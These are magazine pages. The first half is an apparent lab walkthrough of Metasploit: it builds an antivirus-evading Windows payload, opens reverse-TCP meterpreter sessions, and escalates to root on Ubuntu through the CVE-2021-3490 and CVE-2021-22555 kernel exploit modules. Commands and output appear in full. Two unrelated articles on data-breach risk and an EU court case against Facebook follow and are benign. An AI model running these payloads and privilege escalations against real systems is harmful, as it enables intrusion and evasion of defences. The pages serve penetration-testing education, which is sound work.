


A Windows executable is generated (SKJC.exe) in the /.msf4/local/ directory. Now start a handler as shown below.

```
msf6 evasion(windows/syscall_inject) > handler -p windows/x64/meterpreter/reverse_tcp -H 192.168.36.171 -P 4444
[*] Payload handler running as background job 0.

[*] Started reverse TCP handler on 192.168.36.171:4444
msf6 evasion(windows/syscall_inject) > █
```

Copy the generated payload to the target system. Note that Windows Defender is ON.



When the payload is executed on the target system, we successfully get a meterpreter session as shown below.

```
msf6 evasion(windows/syscall_inject) > handler -p windows/x64/meterpreter/reverse_tcp -H 192.168.36.171 -P 4444
[*] Payload handler running as background job 0.

[*] Started reverse TCP handler on 192.168.36.171:4444
msf6 evasion(windows/syscall_inject) > [*] Sending stage (200262 bytes) to 192.168.36.214
[*] Meterpreter session 1 opened (192.168.36.171:4444 -> 192.168.36.214:65110) at 2021-12-27 05:16:42 -0500
█
```



```
msf6 evasion(windows/syscall_inject) > sessions
```

```
Active sessions
```

```
=====
```

Id	Name	Type	Information	Connection
1		meterpreter x64/windows	DESKTOP-KKEU8D6\admin @ DESKTOP-KKEU8D6	192.168.36.171:4444 -> 192.168.36.214:65110 (192.168.36.214)

```
msf6 evasion(windows/syscall_inject) > sessions -i 1
```

```
[*] Starting interaction with 1...
```

```
meterpreter > sysinfo
```

```
Computer      : DESKTOP-KKEU8D6
OS            : Windows 10 (10.0 Build 19042).
Architecture  : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows
```

### [Linux CVE-2021-3490 LPE Module](#)

**TARGET: Ubuntu 21.04, Ubuntu 20.10, Fedora 32**

**TYPE: Local**

**MODULE : PE**

**ANTI-MALWARE : NA**

The vulnerability ID CVE-2021-3490 is given to the bounds checking vulnerability in eBPF ALU32. The eBPF ALU32 bounds tracking for bitwise ops (AND, OR and XOR) in the Linux kernel is not proper and as a result, it could be turned into out of bounds reads and writes and hence in malicious code execution and that too with root privileges. Clean installs of above mentioned operating systems are vulnerable.

We have tested this on a clean install of Ubuntu 21.04. Let's see how this module works. Since this is a privilege escalation module, we need to get a shell with low privileges on the target first.

```
OS            : Ubuntu 21.04 (Linux 5.11.0-16-generic)
```

```
Architecture : x64
```

```
BuildTuple   : i486-linux-musl
```

```
Meterpreter  : x86/linux
```

```
meterpreter > getuid
```

```
Server username: user1 @ ubuntu21-04 (uid=1000, gid=1000, euid=1000, egid=1000)
```

```
meterpreter > background
```

```
[*] Backgrounding session 1...
```

```
msf6 exploit(multi/handler) > █
```



Background the current session with low privileges and load the `ebpf_alu32_bounds_check_lpe` module as shown below.

```
msf6 exploit(multi/handler) > search alu32
```

### Matching Modules

```
=====
```

#	Name	Rank	Check	Description	Discl
0	exploit/linux/local/cve_2021_3490_ebpf_alu32_bounds_check_lpe	great	Yes	Linux eBPF ALU32 32-bit Invalid Bounds Tracking LPE	2021-05-11

Interact with a module by name or index. For example `info 0`, `use 0` or `use exploit/linux/local/cve_2021_3490_ebpf_alu32_bounds_check_lpe`

```
msf6 exploit(multi/handler) > use 0
```

```
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
```

```
msf6 exploit(linux/local/cve_2021_3490_ebpf_alu32_bounds_check_lpe) > show options
```

Module options (exploit/linux/local/cve\_2021\_3490\_ebpf\_alu32\_bounds\_check\_lpe):

Name	Current Setting	Required	Description
CmdTimeout	120	yes	Maximum number of seconds to wait for the exploit to complete
SESSION		yes	The session to run this module on.

Payload options (linux/x64/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
LHOST	192.168.36.171	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port



Set the session ID of the meterpreter with low privileges and use check command to see if the target is indeed vulnerable.

```
msf6 exploit(linux/local/cve_2021_3490_ebpf_alu32_bounds_check_lpe) > check
[+] Unprivileged BPF loading is permitted
[+] Kernel version 5.11.0-16-generic appears to be vulnerable
[+] Kernel config has CONFIG_BPF_SYSCALL enabled
[*] The target appears to be vulnerable.
msf6 exploit(linux/local/cve_2021_3490_ebpf_alu32_bounds_check_lpe) > █
```

Set all the options and execute the module.

```
msf6 exploit(linux/local/cve_2021_3490_ebpf_alu32_bounds_check_lpe) > set
lport 4466
lport => 4466
msf6 exploit(linux/local/cve_2021_3490_ebpf_alu32_bounds_check_lpe) > run
[*] Started reverse TCP handler on 192.168.36.171:4466
[*] Running automatic check ("set AutoCheck false" to disable)
[+] Unprivileged BPF loading is permitted
[+] Kernel version 5.11.0-16-generic appears to be vulnerable
[+] Kernel config has CONFIG_BPF_SYSCALL enabled
[+] The target appears to be vulnerable.
[*] Dropping pre-compiled exploit on system...
[*] Writing '/tmp/.ZTqswg' (39400 bytes) ...
[*] Writing '/tmp/.WzeRwddMRq' (207 bytes) ...
[*] Launching exploit...
[!] Note that things may appear to hang due to the exploit not exiting.
[!] Feel free to press CTRL+C if the shell is returned before 300 seconds
are up.
[*] Transmitting intermediate stager...(106 bytes)
[*] Sending stage (984904 bytes) to 192.168.36.213
[+] Exploit completed successfully, shell should be returning soon!
[+] Deleted /tmp/.ZTqswg
[+] Deleted /tmp/.WzeRwddMRq
[*] Meterpreter session 2 opened (192.168.36.171:4466 -> 192.168.36.213:56
234) at 2021-12-26 09:14:47 -0500
```

```
meterpreter > sysinfo
Computer      : 192.168.36.213
OS           : Ubuntu 21.04 (Linux 5.11.0-16-generic)
Architecture : x64
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter > getuid
Server username: root @ ubuntu21-04 (uid=0, gid=0, euid=0, egid=0)
meterpreter > █
```



```
meterpreter > sysinfo
Computer      : 192.168.36.213
OS           : Ubuntu 21.04 (Linux 5.11.0-16-generic)
Architecture : x64
BuildTupl   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter > getuid
Server username: root @ ubuntu21-04 (uid=0, gid=0, euid=0, egid=0)
meterpreter > whoami
[-] Unknown command: whoami
meterpreter > shell
Process 2954 created.
Channel 1 created.
whoami
root
█
```

As readers can see, we successfully have a meterpreter session with root privileges this time.

### [Linux CVE-2021-22555 Netfilter LPE Module](#)

**TARGET:** Ubuntu 20.04.1 kernels 5.8.0-53, 5.8.0-50, 5.8.0-49, 5.8.0-48, 5.8.0-29, 5.8.0-28, 5.8.0-25, 5.8.0-23

**TYPE:** Local

**MODULE :** PE

**ANTI-MALWARE :** NA

Netfilter is a framework in the Linux kernel that offers functions like packet filtering, network address translation, and port translation. Netfilter Xtables in the above mentioned versions of Ubuntu has a heap out-of-bounds vulnerability that can result in privilege escalation or Denial Of Service.

This vulnerability arises when a function memset() is called allowing messages in the MSGMNI queue to reference a pointer that has been written by the exploit, resulting in malicious code execution.

We have tested this exploit module on Ubuntu 20.04.1 with kernel 5.8.0-23. Let's see how this module works. As it is a privilege escalation module, we need to have a meterpreter session with low privileges on the target system as shown below.

```
meterpreter > sysinfo
Computer      : 192.168.40.137
OS           : Ubuntu 20.04 (Linux 5.8.0-23-generic)
Architecture : x64
BuildTupl   : x86_64-linux-musl
Meterpreter  : x64/linux
meterpreter > getuid
Server username: user1 ←
meterpreter > background
[*] Backgrounding session 1..._
```




This module needs an external exploit to work. If this module is run without specifying the external exploit, it will result in an error as shown below.

```
msf6 exploit(linux/local/netfilter_xtables_heap_oob_write_priv_esc) > set session 1
session => 1
msf6 exploit(linux/local/netfilter_xtables_heap_oob_write_priv_esc) > check

[!] SESSION may not be compatible with this module:
[!] * missing Meterpreter features: stdapi_railgun_api
[-] Exploit failed: Errno::ENOENT No such file or directory @ rb_sysopen - /usr/share/metasploit-framework/external/source/exploits/CVE-2021-22555/exploit.c
[-] Check failed: The state could not be determined.
msf6 exploit(linux/local/netfilter_xtables_heap_oob_write_priv_esc) > █
```

The download information the CVE-2021-22555 exploit is given in our Downloads section. The exploit should be saved in the exact path the module is searching for it in. i.e the path /usr/share/metasploit-framework/external/source/exploits/CVE-2021-22555 directory. If these don't exist we should create them manually.



```
*~/Desktop/exploit.c - Mousepad
File Edit Search View Document Help
1 /*
2 * CVE-2021-22555: Turning \x00\x00 into 10000$
3 * by Andy Nguyen (theflow@)
4 *
5 * theflow@theflow:~$ gcc -m32 -static -o exploit -Wall exploit.c
6 * theflow@theflow:~$ ./exploit
7 * [+] Linux Privilege Escalation by theflow@ - 2021
8 *
9 * [+] STAGE 0: Initialization
10 * [*] Setting up namespace sandbox ...
11 * [*] Initializing sockets and message queues ...
12 *
13 * [+] STAGE 1: Memory corruption
14 * [*] Spraying primary messages ...
15 * [*] Spraying secondary messages ...
16 * [*] Creating holes in primary messages ...
17 * [*] Triggering out-of-bounds write ...
18 * [*] Searching for corrupted primary message ...
19 * [+] fake_idx: ffc
20 * [+] real_idx: fc4
21 *
22 * [+] STAGE 2: SMAP bypass
23 * [*] Freeing real secondary message ...
```



```
(kali㉿kali) - [ /usr/.../external/source/exploits/CVE-2021-22555 ]
└─$ sudo cp /home/kali/Desktop/exploit.c /usr/share/metasploit-frame
work/external/source/exploits/CVE-2021-22555
```

```
(kali㉿kali) - [ /usr/.../external/source/exploits/CVE-2021-22555 ]
└─$ ls
exploit.c
```

Once the exploit is placed in the directory, background the low privileged meterpreter session and load the netfilter\_xtables\_heap\_oob\_write\_privesc module.

```
msf6 exploit(multi/handler) > search xtables
```

### Matching Modules

=====

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/linux/local/netfilter_xtables_heap_oob_write_priv_esc	2021-07-07	great	Yes	Netfilter x_tables Heap 00B Write Privilege Escalation

Interact with a module by name or index. For example `info 0`, use `0` or use `exploit/linux/local/netfilter_xtables_heap_oob_write_priv_esc`

```
msf6 exploit(multi/handler) > use 0
```

```
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
```

```
msf6 exploit(linux/local/netfilter_xtables_heap_oob_write_priv_esc) > show options
```

Module options (exploit/linux/local/netfilter\_xtables\_heap\_oob\_write\_priv\_esc):

Name	Current Setting	Required	Description
CmdTimeout	10	yes	Maximum number of seconds to wait for the exploit to complete
SESSION		yes	The session to run this module on
WritableDir	/var/tmp	yes	Directory to write persistent payload file.



Payload options (linux/x64/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
----	-----	-----	-----
LHOST	192.168.40.130	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
--	----
0	Automatic

Set the session ID and execute the module.

```
msf6 exploit(linux/local/netfilter_xtables_heap_oob_write_priv_esc) > run
```

```
[!] SESSION may not be compatible with this module:
[!] * missing Meterpreter features: stdapi_railgun_api
[*] Started reverse TCP handler on 192.168.40.130:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. Target is running kernel release 5.8.0-23-generic.
[*] Dropping pre-compiled binaries to system...
[*] Writing '/var/tmp/WBJjmp2c7' (734660 bytes) ...
[*] Uploading payload...
[*] Writing '/var/tmp/ERiFcM' (250 bytes) ...
[*] Running payload on remote system...
[*] Sending stage (3012548 bytes) to 192.168.40.137
[+] Deleted /var/tmp/WBJjmp2c7
[+] Deleted /var/tmp/ERiFcM
[*] Meterpreter session 2 opened (192.168.40.130:4444 -> 192.168.40.137:50700 ) at 2022-01-13 11:16:17 -0500
[*] Payload executed!
```

```
meterpreter > getuid
Server username: root
```

```
meterpreter > sysinfo
Computer      : 192.168.40.137
OS            : Ubuntu 20.04 (Linux 5.8.0-23-generic)
Architecture : x64
BuildTupple  : x86_64-linux-musl
Meterpreter   : x64/linux
```



We have another meterpreter session. As readers can see this is a meterpreter session with root privileges.

```
msf6 exploit(linux/local/netfilter_xtables_heap_oob_write_priv_esc) > sessions
```

Active sessions

=====

Id	Name	Type	Information	Connection
1		meterpreter x64/ linux	user1 @ 192.168.4 0.137	192.168.40.130:44 44 -> 192.168.40. 137:50668 (192.1 68.40.137)
2		meterpreter x64/ linux	root @ 192.168.40 .137	192.168.40.130:44 44 -> 192.168.40. 137:50700 (192.1 68.40.137)

```
msf6 exploit(linux/local/netfilter_xtables_heap_oob_write_priv_esc) > █
```

## [How Vulnerable is your Personal Information? 4 Essential Reads](#)

# ONLINE SECURITY

Eric Smalley

Science + Technology Editor

When you enter your personal information or credit card number into a website, do you have a moment of hesitation? A nagging sense of vulnerability prompted by the parade of headlines about data breaches and hacks? If so, you probably push those feelings aside and hit the submit button, because, well, you need to shop, apply for that job, file that insurance claim, apply for that loan, or do any of the other sensitive activities that take place online these days.

First, the bad news. If you regularly enter sensitive information online, chances are you've had some data stolen somewhere at some point. By one estimate, the average American had data stolen at least four times in 2019. And the hits

keep coming. For instance, a data breach at the wireless carrier T-Mobile reported in August 2021 affected 100 million people.

Now for some good news. Not all hacks are the same, and there are steps you can take to protect yourself. The Conversation gathered four articles from our archives that illuminate the types of threats to your online data, what data thieves do with your stolen information, and what you can do about it.

## 1. Take stock of your risk

Not all cyberattacks are the same, and not all personal data is the same. Was an organization that has your information the victim of a ransomware attack? Chances are your information won't be stolen, though the organization's copy of it could be rendered unusable.

If an organization you deal with did have



customer data stolen, what data of yours did the thieves get? Merrill Warkentin, a professor of information systems at Mississippi State University, writes that you should ask yourself some questions to assess your risk. If the stolen data was your purchase history, maybe that won't be used to hurt you. But if it was your credit card number, that's a different story.

Data breaches are a good opportunity "to change your passwords, especially at banks, brokerages and any site that retains your credit card number," he wrote. In addition to using unique passwords and two-factor authentication, "you should also consider closing old unused accounts so that the information associated with them is no longer available."

## 2. The Market for your stolen data

Most data breaches are financial crimes, but the hackers generally don't use the stolen data themselves. Instead, they sell it on the black market, usually via websites on the dark web, for other criminals and scammers to use.

This black market is awash in personal data, so much so that your information is probably worth a lot less than you would guess. For example, stolen PayPal account information goes for \$30.

Buyers use stolen data in several ways, writes Ravi Sen, an associate professor of information and operations management at Texas A&M University. Common uses are stealing your money or identity. "Credit card numbers and security codes can be used to create clone cards for making fraudulent transactions," he writes. "Social Security numbers, home addresses, full names, dates of birth and other personally identifiable information can be used in identity theft."

## 3. How To Prepare For The Inevitable

With all this bad news, it's tempting to throw up your hands and assume there's nothing you can do. W. David Salisbury, a professor of cyber-

security management, and Rusty Baldwin, a research professor of computer science at the University of Dayton, write that there are steps you can take to protect yourself.

"Think defensively about how you can protect yourself from an almost inevitable attack, rather than assuming you'll avoid harm," they write.

The key is focusing on the information that's most important to protect. Uppermost are your passwords, particularly for banking and government services. Use different passwords for different sites, and use long – though not necessarily complicated – passwords, they write.

The most effective way to protect your data is to add another layer of security via multifactor authentication. And rather than rely on websites to text or email you authentication codes, which can be hijacked, you should use an app or USB device that uses public-key encryption, they write.

## 4. Don't Make It Easy For The Thieves

The risk to your personal information isn't just having it stolen from a third party. Phishing attacks can get you to do the thieves' work for them. These emails fool people into entering personal information and passwords on fake websites controlled by data thieves.

It turns out that you're probably pretty good at sensing when something is off about an email message. Rick Wash, an associate professor of information science and cybersecurity at Michigan State University, found that the average person is as good as a cybersecurity expert at sensing when something is weird about an email message. The trick to protecting yourself from phishing attacks is remembering that phishing exists and could explain what you're sensing about an email message. "The people who were good at noticing phishing messages reported stories about specific phishing incidents they had heard about," he wrote. "Familiarity with specific phishing incidents helps people remember phishing generally."

**This Article first appeared in  
The Conversation**

*"This black market is awash in personal data, so much so that your information is probably worth a lot less than you would guess. For example, stolen PayPal account information goes for \$30."*



## **Facebook : Latest Case shows how Europe is clamping down on Big tech.**

# CYBER SECURITY

Renaud Foucart

Senior Lecturer in Economics,  
Lancaster University Management School,  
Lancaster University.

Facebook's approach to users' data has just been dealt a major blow from the European court of justice (ECJ). In an answer to a question from Germany's highest court, the ECJ's advocate general – whose opinion is not binding but is generally followed by the court – has made an essential clarification to Europe's data protection law to confirm that consumer associations can bring actions on behalf of individuals.

If followed by the ECJ, this will make it much easier for people to defend their rights against tech giants in future. Coming on the back of a decision by the European general court against Google several weeks ago for using its platform power to restrict competitors, it is the latest example of European regulators making the business climate increasingly chilly for the companies that control our data – in sharp contrast to the US.

### **Facebook and Consent.**

The current case is about the way that Facebook, now known as Meta, in its early years encouraged users to play quizzes and games such as FarmVille, before sharing the results with all their friends. In an action brought by the Federation of Germany Consumer Organisations (VZBV), that was originally heard in 2014, it claimed that Facebook's data protection notice did not clearly explain to users how their data

could be shared. It wants the company to be forbidden from using similar consent forms in future.

VZBV won the original case and on appeal, before it was heard by Germany's highest court in May 2020. The judges agreed that Facebook had misled users with the notice, but sought an opinion from the ECJ on Facebook's argument that only individuals and not consumer organisations can bring complaints under the EU's General Data Protection Regulation (GDPR), which governs this area.

The advocate general's recommendation, ahead of a final ECJ decision in 2022, reflects the fact that individuals do not typically start legal proceedings against large companies for a small breach of a rather technical regulation. Suing big firms on behalf of society is what consumers' organisations do, so it would limit people's protection if this was disallowed.

Facebook's approach to games is not the only time there have been questions about how it obtained users' consent over data. It famously sent unsolicited emails to users' contacts when they joined the social network. It also placed "like" buttons on third party websites and harvested the data without seeking users' consent.

One by one, national European regulators have ruled these practices illegal, but always long after the fact. When Facebook was ordered to pay £85,138 by German regulators in 2016 for sending unsolicited emails, for instance, it was clearly too late to affect the company's behaviour on that individual issue.

VZBV has been at the forefront of fighting to make tech giants accountable for customer data since the early 2010s, though not always successfully. It failed in an attempt to stop Facebook claiming its platform is "free and will always be", while making users pay with their private data. It was unable to require the company



to allow users to adopt a pseudonym. Facebook had resisted citing safety concerns, but perhaps also because data on identifiable consumers is more valuable than anonymous ones.

## The GDPR and future regulations

As Facebook and other social media companies have continued to develop new techniques to harvest consumer data, the GDPR was adopted by the EU in 2018 as a general framework to clarify the rules. It gives users more control and rights over their own data, requiring clear consent before it can be used.

Pending a decision on consumer organisations, the ECJ has already recently decided that national privacy watchdogs can directly fine tech firms under the GDPR for breaches affecting their citizens. Facebook had claimed only the Irish authority was competent, since its EU headquarters are there. A forthcoming ECJ case will look at giving similar powers to antitrust authorities.

The EU rules around big tech are also set to be strengthened in 2022 with the Digital Services Act and Digital Markets Act. This package of extra restrictions is set to include curbing the uncontrolled spread of unverified and often hateful content, with the potential for penalties of 10% of a company's annual revenue.

And for all the talk of a bonfire of EU data protection rules after Brexit, the forthcoming UK Online Safety Bill goes arguably even further in the same direction, with not only similar fines but potential prison sentences for executives over breaches. The bill may even make Facebook responsible for scams by other companies advertising on the platform.

